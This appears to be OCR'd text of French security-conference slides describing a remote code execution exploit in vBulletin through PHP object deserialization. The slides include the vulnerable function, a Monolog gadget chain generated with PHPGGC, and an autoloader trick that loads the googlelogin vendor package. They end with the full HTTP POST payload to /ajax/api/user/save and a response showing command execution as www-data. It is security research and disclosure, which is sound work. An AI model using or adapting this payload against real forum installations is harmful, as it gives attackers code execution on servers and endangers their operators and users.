function verify_serialized(&$data)
{
    if ($data === '') {
        $data = serialize(array());
        return true;
    } else {
        if (!is_array($data)) {
            $data = unserialize($data);
            if ($data === false) {
                return false;
            }
        }

        $data = serialize($data);
    }

    return true;
}
```

MVC – ORM – POC – RCE

```
POST /ajax/api/user/save HTTP/1.1

&user[email]=pown@pown.net
&user[username]=toto
&user[password]=password
&user[searchprefs]=O:12:"PDOStatement":0:{}
```

MVC – ORM – POC – RCE




```
O:12:"PDOStatement":0:{}
```

MVC – ORM – POC – RCE

Deux options :


- Générer une gadget chain (payload) avec PHPGGC
  - *Requiert la présence d'une **librairie connue***
- Trouver une gadget chain dans vBulletin
  - *Requiert un peu de travail*

MVC – ORM – POC – RCE




```php
trait vB_Trait_NoSerialize
{
    public function __wakeup()
    {
        throw new Exception('Serialization not supported');
    }

    public function __serialize()
    {
        throw new Exception('Serialization not supported');
    }

    public function __unserialize()
    {
        throw new Exception('Serialization not supported');
    }
}
```

MVC – ORM – POC – RCE



core > packages > googlelogin > vendor > monolog > monolog



PHPGGC: PHP Generic Gadget Chains

PHPGGC is a library of unserialize() payloads along with a tool to generate them, from command line or programmatically. When encountering an unserialize on a website you don't have the code of, or simply when trying to build an exploit, this tool allows you to generate the payload without having to go through the tedious steps of finding gadgets and combining them. It can be seen as the equivalent of frohoff's ysoserial, but for PHP. Currently, the tool supports gadget chains such as: CodeIgniter4, Doctrine, Drupal7, Guzzle, Laravel, Magento, Monolog, Phalcon, Podio, Slim, SwiftMailer, Symfony, Wordpress, Yii and ZendFramework.

```
cf@real  /  phpggc monolog/rce1 system id
O:32:"Monolog\Handler\SyslogUdpHandler":1:{s:9:"*socket";O:29:"Monolog\Handler\
BufferHandler":7:{s:10:"*handler";r:2;s:13:"*bufferSize";i:-1;s:9:"*buffer";a:1
:{i:0;a:2:{i:0;s:2:"id";s:5:"level";N;}}s:8:"*level";N;s:14:"*initialized";b:1;
s:14:"*bufferLimit";i:-1;s:13:"*processors";a:2:{i:0;s:7:"current";i:1;s:6:"sys
tem";}}}
cf@real  /  
```

github.com/ambionics/phpggc

MVC – ORM – POC – RCE

Lorsque vBulletin désérialise notre payload,
Il tente d'instancier la classe Monolog\Handler\SyslogUdpHandler

```
O:32:"Monolog\Handler\SyslogUdpHandler":1:{...}
```

Il obtient :

```
object(__PHP_Incomplete_Class)#1 (2) {
    ["__PHP_Incomplete_Class_Name"] =>
        string(32) "Monolog\Handler\SyslogUdpHandler"
    ["socket":protected] => ...
}
```

Signe qu'il n'a pas connaissance de cette classe

MVC – ORM – POC – RCE

Pour **instancier** une **classe** PHP, il faut d'abord **inclure** le **fichier** qui la **déclare.**

```
$obj = unserialize('O:32:"Monolog\Handler\SyslogUdpHandler":0:{}');
```

↳ `__PHP_Incomplete_Class`

✓

```
include('core/packages/googlelogin/vendor/monolog/' .
        'monolog/src/Monolog/Handler/SyslogUdpHandler.php');
$obj = unserialize('O:32:"Monolog\Handler\SyslogUdpHandler":0:{}');
```

↳ `Monolog\Handler\SyslogUdpHandler`


MVC – ORM – POC – RCE

Pour **instancier** une **classe** PHP, il faut d'abord **inclure** le **fichier** qui la **déclare**.

Du coup les gens qui codent en PHP incluent toutes les classes dont ils ont besoin **une** par **une** ?

MVC – ORM – POC – RCE

Pour éviter ça, PHP a créé l'**autoloading**
On peut définir une **fonction** à **appeler** lorsqu'on tente de charger une classe **inconnue**
Cette fonction **inclut un fichier** en fonction du nom de **classe demandée**.



MVC – ORM – POC – RCE

vBulletin a un **autoload** très simple :


```php
protected static function _autoload($class)
{
    $fname = str_replace('_', '/', strtolower($class)) . '.php';
    include($fname);
}
```

✓


```
  vB_Api_User
./vb/api/user.php

  Monolog\Handler\SyslogUdpHandler
./monolog\handler\syslogudphandler.php
```

MVC – ORM – POC – RCE

Le package **googlelogin** définit un **autoloader** dans :


packages > googlelogin > vendor > autoload.php


Cet autoloader peut charger toutes les classes monolog :


packages > googlelogin > vendor > monolog > monolog


Cet autoloader n'est **pas** inclu par vBulletin.
vBulletin n'utilise **pas** le package **googlelogin**.

MVC – ORM – POC – RCE

- On a une gadget chain Monolog qui nous donne RCE


packages > googlelogin > vendor > monolog > monolog

- Et autoloader qui peut la charger


packages > googlelogin > vendor > autoload.php

- vBulletin dispose lui aussi d'un autoloader
- Mais il ne charge pas le package googlelogin

MVC – ORM – POC – RCE

```
O:36:"Packages_Googlelogin_Vendor_Autoload":0:{}
```

La classe n'existe pas !
L'autoloader vBulletin est invoqué

L'autoloader inclut le
fichier correspondant

packages > googlelogin > vendor > autoload.php

Puis instancie la classe
Elle existe toujours pas

`__PHP_Incomplete_Class`

MVC – ORM – POC – RCE

```
a:2:{
    i:0;O:36:"packages_googlelogin_vendor_autoload":0:{}
    i:1;O:32:"Monolog\Handler\SyslogUdpHandler":1:{...}
}
```

- vBulletin inclut

  packages › googlelogin › vendor › autoload.php
- L'autre autoloader gère Monolog

  packages › googlelogin › vendor › monolog › monolog
- Les classes **existent**
- La gadget chain **marche**

REMOTE CODE EXECUTION

MVC – ORM – POC – RCE

```
POST /ajax/api/user/save HTTP/1.1

&user[email]=pown@pown.net
&user[username]=toto
&user[password]=password
&user[searchprefs]=a:2:{
    i:0;O:27:"googlelogin_vendor_autoload":0:{}
    i:1;O:32:"Monolog\Handler\SyslogUdpHandler":1:{}
}
```

```
HTTP/1.1 200 OK
Content-Type: text/html

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

QUESTIONS ?

- Lexfo (système/exploit)
  - https://blog.lexfo.fr
- Ambionics (web/exploit)
  - https://ambionics.io/blog
- Charles Fol
  - @cfreal_

LEXFO

QUESTIONS ?